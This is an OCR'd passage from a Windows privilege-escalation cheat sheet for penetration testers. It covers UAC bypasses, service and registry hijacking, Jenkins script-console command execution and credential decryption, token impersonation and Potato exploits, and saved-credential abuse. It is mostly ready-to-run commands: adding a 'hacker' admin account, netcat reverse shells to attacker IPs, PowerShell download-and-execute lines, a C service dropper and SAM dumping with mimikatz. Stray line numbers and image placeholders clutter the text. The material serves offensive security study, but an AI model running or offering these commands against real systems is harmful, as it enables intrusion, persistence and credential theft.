AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAgAAAMAAAA0D4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA")) | Out-Null
    }
    [CMSTPBypass]::Execute($Command)
}
```

Copied!

Fodhelper Bypass

- Requires interactive access on target

```
 $custom = "cmd.exe /c net user hacker Password123! /add && net localgroup administrators hacker /add" #default

#Registry Command Edit
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value $custom -Force

#Bypass Execution
Start-Process "C:\Windows\System32\fodhelper.exe"
```

Copied!

SilentCleanup

- . .\uac.ps1

```
1
#Save as uac.ps1
2


3
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544"))
{
4
   #Payload goes here net user hacker Password123! /add
5
   #It'll run as Administrator
6
} else {
7
   $registryPath = "HKCU:\Environment"
8
   $Name = "windir"
9
   $Value = "powershell -ep bypass -w h $PSCommandPath;#"
10
   Set-ItemProperty -Path $registryPath -Name $name -Value $Value
11
   #Depending on the performance of the machine, some sleep time may be required before or
after schtasks
12
   schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
13
   Remove-ItemProperty -Path $registryPath -Name $name
14
```

}

Copied!

sdclt

- Requires interactive shell

1

#References

2

https://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass

3

https://enigma0x3.net/2017/03/14/bypassing-uac-using-app-paths/

4

https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-sdclt-exe/

5

6

#Modify registry with payload

7

reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "cmd.exe /c notepad.exe" /f && reg add HKCU\Software\Classes\Folder\shell\open\command /v "DelegateExecute" /f

8

9

#Trigger

10

%windir%\system32\sdclt.exe

11

12

#Cleanup

13

reg delete "HKCU\Software\Classes\Folder\shell\open\command" /f

Copied!

Write Access On Service/Directory

- (F) : Full control
- Guide on Reading Permissions: http://woshub.com/set-permissions-on-windows-service/

1

icacls C:\Service\service_name.exe

2

icacls <Directory-name>

3

sc qc <Service-name>

4

#Generate a payload and replace <vuln-service>.exe

Copied!

Bin Path

With sufficient permissions, we can re-configure the service let it run any binary of our choosing with SYSTEM level privileges.

- Accesschk
    - -u : Suppress errors
    - -w : Show only objects with write-access
    - -c: Display service name
    - -v : Verbose

1

Get-Service | select -ExpandProperty name | ForEach-Object {sc.exe qc $_} | select-string -pattern 'BINARY_PATH_NAME'

2

3

#Accesschk

4

accesschk.exe /accepteula -uwcqv <user> <Service>

5

accesschk.exe /accepteula -uwcqv <"Group-name"> *

6

7

#PowerUp Invoke-AllChecks

8

Get-ModifiableServiceFile -Verbose

9

10

#Query, configure and manage windows services

11

sc qc vulnservice

12

#Notice the space after ' = '

13

sc config vulnservice binpath= "net localgroup administrators <domain>\<user> /add"

14

sc config vulnservice binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"

15

sc start vulnservice

16

17

#Tip: If required change LocalService to LocalSystem

18

Set obj and password

19

C:\> sc config upnphost obj= ".\LocalSystem" password= ""

20

21

shutdown /r /t 0

22

23

#Automate-script.bat. Contents:

24

@echo off

25

sc config AbyssWebServer binpath= "net localgroup administrators dcorp\student339 /add" 1>NUL

26

sc stop AbyssWebServer 1>NUL

27

sc start AbyssWebServer 1>NUL

28

sc config AbyssWebServer binpath= "C:\WebServer\abyss Web Server\WebServer\abyssws.exe --service" 1>NUL

29

sc stop AbyssWebServer 1>NUL

30

sc start AbyssWebServer 1>NUL

31

echo User dcorp\student339 is added to the local administrators group!

32

echo.

33

34

#Adds user to Administrators group. Requires logoff-logon for permissions to reflect.

35

Invoke-ServiceAbuse -Name vulnservice -Username <domain>\<user> -Verbose

Copied!

```
C:\> accesschk.exe -uwcqv "Authenticated Users" *
RW SSDPSRV
        SERVICE_ALL_ACCESS
RW upnphost
        SERVICE_ALL_ACCESS

C:\> accesschk.exe -ucqv SSDPSRV

SSDPSRV

  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\LOCAL SERVICE
        SERVICE_ALL_ACCESS

C:\> accesschk.exe -ucqv upnphost

upnphost

  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\LOCAL SERVICE
        SERVICE_ALL_ACCESS
```

```
C:\> sc qc upnphost

[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\System32\svchost.exe -k LocalService
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
        SERVICE_START_NAME : NT AUTHORITY\LocalService

C:\> sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\> sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS

C:\> sc qc upnphost

[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
        SERVICE_START_NAME : LocalSystem

C:\> net start upnphost
```

- We will not always have full access to a service even if it is incorrectly configured. Any of these access rights will give us a SYSTEM shell.

Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

Unquoted Service Path

- Requires:
    - Executables that have a space in it's path with no quote.
    - Write permissions in the required folder.
- Target a service which:
    - Has permission to restart
    - Runs with elevated privileges
- Generate a reverse shell payload and place in the write-able directory.

Enumerate Services with unquoted paths

1

#List installed programs

2

Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime

3

Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name

4

5

#Non-Windows Services. Check for missing quotes:

6

wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v """

7

wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

8

9

#Check Folder Permissions

10

powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

11

12

sc query <Service>

13

sc qc <Service>

14

15

#Powerup.ps1

16

Get-ServiceUnquoted -Verbose

17

#Get the services whose configuration current user can modify

18

Get-ModifiableService -Verbose

19

20

.\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"

Copied!

Exploitation

1

#Create a payload

2

msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o localprivesc.exe

3

sc start unquotedsvc

Copied!

Registry Service

- When a service is registered with the system, a new key is created under the following registry path:
    - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
- Registry entries can have ACLs.
- If we have "FullControl" over a registry key, we can make changes to the vulnerable service. Maliciously replace the executable of the service. The service would perform elevated commands.
- Reference

Using Accesschk

- ***k*** **-** *Name is a Registry key, e.g. hklm\software*
- **v -** Verbose (includes Windows Vista Integrity Level)
- **u -** Suppress errors
- **q -** Omit Banner
- **s -** Recurse
- **w -** Show only objects that have write access

1

#Accesschk

2

c:\users\downloads\accesschk.exe "Everyone" -kvuqsw hklm\System\CurrentControlSet\services

3

4

#Powershell

5

Get-Acl -Path hklm:\System\CurrentControlSet\services\vuln_svc | fl

6

7

#Get executable location-Optional

8

reg query “HKLM\System\CurrentControlSet\Services\vulnerable-service” /v ImagePath

Copied!

- Create a dropper in C#

1

#include <windows.h>

2

#include <stdio.h>

3

4

#define SLEEP_TIME 5000

5

6

SERVICE_STATUS ServiceStatus;

7

SERVICE_STATUS_HANDLE hStatus;

8

9

void ServiceMain(int argc, char** argv);

10

void ControlHandler(DWORD request);

11

12

//add the payload here

```
13
int Run()
14
{
15
   system("cmd.exe /k net localgroup administrators user /add");
16
   return 0;
17
}
18

19
int main()
20
{
21
   SERVICE_TABLE_ENTRY ServiceTable[2];
22
   ServiceTable[0].lpServiceName = "MyService";
23
   ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;
24

25
   ServiceTable[1].lpServiceName = NULL;
26
   ServiceTable[1].lpServiceProc = NULL;
27

28
```

```
   StartServiceCtrlDispatcher(ServiceTable);
29
   return 0;
30
}
31


32
void ServiceMain(int argc, char** argv)
33
{
34
   ServiceStatus.dwServiceType       = SERVICE_WIN32;
35
   ServiceStatus.dwCurrentState      = SERVICE_START_PENDING;
36
   ServiceStatus.dwControlsAccepted   = SERVICE_ACCEPT_STOP |
SERVICE_ACCEPT_SHUTDOWN;
37
   ServiceStatus.dwWin32ExitCode     = 0;
38
   ServiceStatus.dwServiceSpecificExitCode = 0;
39
   ServiceStatus.dwCheckPoint        = 0;
40
   ServiceStatus.dwWaitHint          = 0;
41


42
   hStatus = RegisterServiceCtrlHandler("MyService",
(LPHANDLER_FUNCTION)ControlHandler);
43
```

```
   Run();
44

45
   ServiceStatus.dwCurrentState = SERVICE_RUNNING;
46
   SetServiceStatus (hStatus, &ServiceStatus);
47

48
   while (ServiceStatus.dwCurrentState == SERVICE_RUNNING)
49
   {
50
                        Sleep(SLEEP_TIME);
51
   }
52
   return;
53
}
54

55
void ControlHandler(DWORD request)
56
{
57
   switch(request)
58
   {
```

```
59
    case SERVICE_CONTROL_STOP:
60
                        ServiceStatus.dwWin32ExitCode = 0;
61
      ServiceStatus.dwCurrentState  = SERVICE_STOPPED;
62
      SetServiceStatus (hStatus, &ServiceStatus);
63
      return;
64

65
    case SERVICE_CONTROL_SHUTDOWN:
66
      ServiceStatus.dwWin32ExitCode = 0;
67
      ServiceStatus.dwCurrentState  = SERVICE_STOPPED;
68
      SetServiceStatus (hStatus, &ServiceStatus);
69
      return;
70

71
    default:
72
      break;
73
  }
74
```

```
   SetServiceStatus (hStatus,  &ServiceStatus);
75
   return;
76
}
```

Copied!

- Compile and transfer to victim.

```
1
sudo apt install gcc-mingw-w64
2
x86_64-w64-mingw32-gcc windows_service.c -o regservc.exe
3
#For x86 compile with i686-w64-ming32-gcc
```

Copied!

- Place regservc.exe in ‘C:\Temp’.

```
1
 reg add HKLM\SYSTEM\CurrentControlSet\services\vulnerable-service /v ImagePath /t REG_EXPAND_SZ /d c:\temp\regservc.exe /f
2
 sc start vulnerable-service
```

Copied!

- /v: Value for registry key
- /t: Type
- REG_EXPAND_SZ: Saying this is a string value
- /d: Data to execute
- /f: Don't prompt
- Tip: Restart the system if we don't have permissions to restart the service :shutdown /r /t 0

Jenkins

- Default Port: 8080
- Widely used Continuous Integration Tool
- Vulnerable to brute-force attacks if it uses standalone db.

- Presence of AD integration can be identified based on usernames.

User ID	Name
jenkinsadmin	jenkinsadmin
manager	manager
builduser	builduser

- Uses weak password policy[even single char]
- Requires at least Local admin privileges. Usually runs as Domain admin.
- More info:http://www.labofapenetrationtester.com/2014/08/script-execution-and-privilege-esc-jenkins.html
- Remediations:https://wiki.jenkins.io/display/JENKINS/Jenkins+Best+Practices

Find All Jenkins Instances

1

nmap 192.168.*.* -p 8080 --open -oA ./nmap_jenkins

2

3

#PowerView.ps1

4

Get-NetComputer | foreach {

5

$a = Test-NetConnection -ComputerName $_ -Port 8080 -WarningAction SilentlyContinue -InformationLevel Quiet

6

if($a -eq "True") {Write-Host "Jenkins:"$_}

7

}


Copied!

Privileges required : Admin

- Default installation before 2.x has admin with no auth.
- Go to http://<jenkins-server>/script
- In the script console, Groovy scripts could be executed

```
1
def sout = new StringBuffer(), serr = new StringBuffer()
2
def proc = '<INSERT COMMAND>'.execute()
3
proc.consumeProcessOutput(sout, serr)
4
proc.waitForOrKill(1000)
5
println "out> $sout err> $serr"
```

Copied!



Decrypt passwords from Credentials.xml

- Extract password from File system [C:\Program Files (x86)\Jenkins\credentials.xml]
- Requires administrator access to the Jenkins console.
- Go to http://<URL:8080>/script
- Execute any of the below Groovy Scripts:


```
1
println(hudson.util.Secret.decrypt("{<Insert Encrypted Password Here>}"))
2
println(hudson.util.Secret.fromString("{<Insert Encrypted Password Here>}").getPlainText())
```

Copied!

Privileges required: - User access


- Navigate to <https://<IP>/job/Project_name/configure
- Add a build step, add "Execute Windows Batch Command"
- Enter: powershell whoami
- You could download and execute scripts, run encoded scripts and more.

If Build config menu is not available for current project, enumerate for all available projects.





Enumeration of projects with configure privileges

- **Adding Build Steps**




- **Note: By default, Jenkins does not execute multiple build steps if the first step fails.**





Trigger via API Call

- If the user does not have privileges to 'Build Now', try executing remotely via API.
- Configure - > Create a windows batch script - > Build Triggers -> Apply



Windows Subsystem for Linux (WSL)

- Search for wsl & bash.exe

1

where /R c:\windows bash.exe

2

where /R c:\windows wsl.exe

Copied!

- Run wsl to open a bind shell

1

wsl whoami

Copied!

- Don't know the root password? No problem just set the default user to root.

1

./wsl.exe config --default-user root

2

wsl whoami

3

wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'

Copied!

Token Manipulation

Token impersonation is a technique you can use as local admin to **impersonate another user logged on to a system.** This is very useful in scenarios where you are local admin on a machine and want to impersonate another logged on user, e.g a domain administrator.

SeAssignPrimaryToken and SeImpersonateprivileges allow you to run code or even create a new process in the context of another user.

- **What** are Tokens?
    - Think cookies for computers
    - Temporary keys that allow access to a system/network without having to provide credentials each time you access a file.
- **Types** of Tokens
    - Delegate: Created for logging into a machine or using RDP.
    - Impersonate: "Non-interactive" such as attaching a network drive or a domain logon script.
- **CheatSheet**: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#eop---windows-subsystem-for-linux-wsl
- Articles: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/
- https://github.com/hatRiot/token-priv/blob/master/abusing_token_eop_1.0.txt

1

#Invoke-TokenManipulation [Looks for interactive logon tokens]

2

Invoke-TokenManipulation -ImpersonateUser -Username "<Domain\User>"

3

Get-Process wininit | Invoke-TokenManipulation -CreateProcess "cmd.exe"

4

Invoke-TokenManipulation -CreateProcess "C:\Windows\system32\WindowsPowershell\v1.0\Powershell.exe" -ProcessId 500

5

Get-Process wininit | Invoke-TokenManipulation -CreateProcess "Powershell.exe -nop -exec bypass -c \"IEX (New-Object Net.WebClient).DownloadString('http://<IP>/Invoke-PowerShellTcp.ps1');\"};"

6

7

#Mimikatz [Requires LA]

8

token::list

9

token::elevate

10

11

#Incognito.exe

12

Show tokens on the machine

13

.\incognito.exe list_tokens -u

14

15

Start new process with token of a specific user

16

.\incognito.exe execute -c "domain\user" C:\Windows\system32\calc.exe

17

18

#Metasploit

19

load incognito

20

list_tokens -u

21

impersonate_token <domain>\\Administrator

22

shell

Copied!

HotPotato

Hot Potato is the name of an attack that uses a spoofing attack along with an NTLM relay attack to gain SYSTEM privileges. The attack tricks Windows into authenticating as the SYSTEM user to a fake HTTP server using NTLM. The NTLM credentials then get relayed to SMB in order to gain command execution.

Affected versions:

- Windows 7
- Windows 8
- Windows 10[Not on latest]
- Windows Server 2008
- Windows Server 2012
- Download
- Reference

1

.\potato.exe -ip <Local host's IP:192.168.1.33> -cmd "C:\Temp\reverse.exe" -enable_httpserver true -enable_defender true -enable_spoof true -enable_exhaust true

2

#Wait for a Windows Defender update, or trigger one manually.

Copied!

SEImpersonate Privilege Abuse

To check : whoami /priv

- PrintSpoofer
    - https://github.com/dievus/printspoofer/blob/master/PrintSpoofer.exe

1

PrintSpoofer.exe -i -c cmd

Copied!

- Churrasco [For X86 Windows]
    - https://github.com/Re4son/Churrasco/raw/master/churrasco.exe

1

churrasco.exe -d "C:\inetpub\wwwroot\nc.exe -e cmd.exe 10.10.14.4 4080"

Copied!

- **RoguePotato**
    - Download
    - Blog

1

RoguePotato.exe -r <AttackerIP> –l 9999 -e "C:\PrivEsc\reverse.exe"

Copied!

- JuicyPotato [doesn't work on Windows Server 2019 and Windows 10 1809 +]
    - https://github.com/ohpe/juicy-potato/releases [x64]
    - https://github.com/ivanitlearning/Juicy-Potato-x86/releases [x86]

1

#Reverse shell

2

C:\Users\Public>JuicyPotato -l 1337 -p c:\windows\system32\cmd.exe -a "/c c:\users\public\desktop\nc.exe -e cmd.exe 10.10.14.13 9002" -t *

3

4

#Run a bat script -> reverse shell

5

echo cmd /c "nc.exe -e cmd.exe 10.10.0.172 9005" > rev1.bat

6

powershell -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.15/rev.ps1')

7

C:\Users\Public>JuicyPotato -l 4444 -p rev1.bat -t *

8

9

#Run JP.exe

10

Powershell: ./JuicyPotato -l 1337 -p rev.bat -l 9002 -t * -c "{e60687f7-01a1-40aa-86ac-db1cbf673334}"

Copied!

In case of error: COM -> recv failed with error: 10038

- It fails to escalate privileges with the default CLSID.
- We can get the list of CLSIDs on our system using this script
    - https://github.com/ohpe/juicy-potato/blob/master/CLSID/GetCLSID.ps1
- Select CLSID Based on Windows version:
    - Windows 7 Enterprise
    - Windows 8.1 Enterprise
    - Windows 10 Enterprise
    - Windows 10 Professional
    - Windows Server 2008 R2 Enterprise
    - Windows Server 2012 Datacenter
    - Windows Server 2016 Standard

Using Metasploit

1

#Module in metasploit: help

2

use incognito

3

execute -Hc -f rottenpotate.exe

4

impersonate_token "NT AUTHORITY\SYSTEM"

5

getuid

Copied!

RunAs Command

1

cmdkey /list

2

3

runas /savecred /user:admin

4

C:\Windows\System32\runas.exe /user:ACCESS\Administrator /savecred "C:\Windows\System32\cmd.exe /c whoami"

5

6

#If you can exfil them:

7

runas /env / savedcred /user:HTTP-SERVER\administrator “reg save HKLM\SYSTEM systembackup.hiv”

8

runas /env /savedcred /user:HTTP-SERVER\administrator “reg save HKLM\SAM sambackup.hiv”

9

runas /netonly /user:garrison.local\Administrator powershell.exe

10

11

Using Mimikatz:

12

“privilege::debug”

13

“token::elevate”

14

lsadump::SAM sambackup.hiv systembackup.hiv"

Copied!


- /savecred: To use credentials previously saved by the user.

Modifiable Registry Autorun

- **Step 1: Identify vulnerable autorun program.**

Automated Method

- PowerUp.ps1 : Invoke-AllChecks



Manual Method

- Sysinternal Tool Download: https://docs.microsoft.com/en-us/sysinternals/downloads/
- Autorun
    - Check for vulnerable autorun programs

1

Autoruns64.exe

2

//In Autoruns, click on the ‘Logon’ tab.


Copied!

- Access Check
    - -w: Show items with write-access
    - -v: Verbose
    - -u: Suppress errors

1

accesschk64.exe -wvu "C:\Program Files\Suspicious Program\Program.exe"

Copied!



- **Step 2: Generate payload[msfvenom] and replace with program.exe. Start handler.**
- **Step 3: Wait for Administrator to login. Program gets executed. Viola! You have a shell.**

AutoRuns

Windows can be configured to run commands at startup, with elevated privileges. These "AutoRuns" are configured in the Registry. If you are able to write to an AutoRun executable, and are able to restart the system (or wait for it to be restarted) you may be able to escalate privileges

1

#Enumerate AutoRun executables:

2

reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

3

4

#Verify permissions

5

.\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\vulnprogram.exe"

Copied!

Autologon

1

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

2

REG QUERY "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon" /v DefaultPassword

Copied!

Startup Applications

- If we can create files in this directory, we can use our reverse shell executable and escalate privileges when another user logs in.

- We use cscript to convert VBS to create a shortcut file (.lnk) and place it in the StartUp folder.
- Reference: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls

1

#Check for Write-Access:

2

icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"

3

accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

4

5

#Save as CreateShortcut.vbs

6

Set oWS = WScript.CreateObject("WScript.Shell")

7

sLinkFile = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\reverse.lnk"

8

